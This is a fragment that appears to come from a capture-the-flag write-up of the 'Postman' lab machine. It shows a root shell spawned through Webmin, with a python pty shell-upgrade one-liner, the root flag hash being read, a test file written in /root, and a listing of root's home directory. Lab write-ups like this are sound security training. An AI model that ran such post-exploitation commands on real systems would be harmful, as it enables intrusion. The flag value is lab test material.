  - `python -c 'import pty;pty.spawn("/bin/bash")'`

```
whoami
root
which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
root@Postman:/usr/share/webmin/package-updates/# cd /root
cd /root
root@Postman:~# dir
dir
redis-5.0.0  root.txt
root@Postman:~# cat root.txt
cat root.txt
6b335f913ada6c0583517d554dad56ae
root@Postman:~# echo "i have write privs in root" >> writeable.txt
echo "i have write privs in root" >> writeable.txt
root@Postman:~# ls -al
ls -al
total 80
drwx------  8 root root  4096 Feb 16 04:15 .
drwxr-xr-x 22 root root  4096 Aug 25  2019 ..
-rw-------  1 root root 14966 Feb 16 04:13 .bash_history
-rw-r--r--  1 root root  3106 Apr  9  2018 .bashrc
drwx------  2 root root  4096 Aug 24  2019 .cache
drwx------  3 root root  4096 Aug 26  2019 .gnupg
-rw-------  1 root root    28 Oct 25  2019 .lesshst
drwxr-xr-x  3 root root  4096 Aug 24  2019 .local
-rw-r--r--  1 root root   148 Aug 17  2015 .profile
-rw-------  1 root root    79 Aug 25  2019 .rediscli_history
-rw-r--r--  1 root root    66 Oct 25  2019 .selected_editor
drwx------  2 root root  4096 Aug 25  2019 .ssh
drwxr-xr-x  2 root root  4096 Aug 25  2019 .tmp
-rw-------  1 root root  3449 Sep 29  2020 .viminfo
drwxrwxr-x  6 root root  4096 Oct  2  2019 redis-5.0.0
-rw-r--r--  1 root root    33 Feb 16 03:54 root.txt
-rw-r--r--  1 root root    27 Feb 16 04:15 writeable.txt
root@Postman:~#
```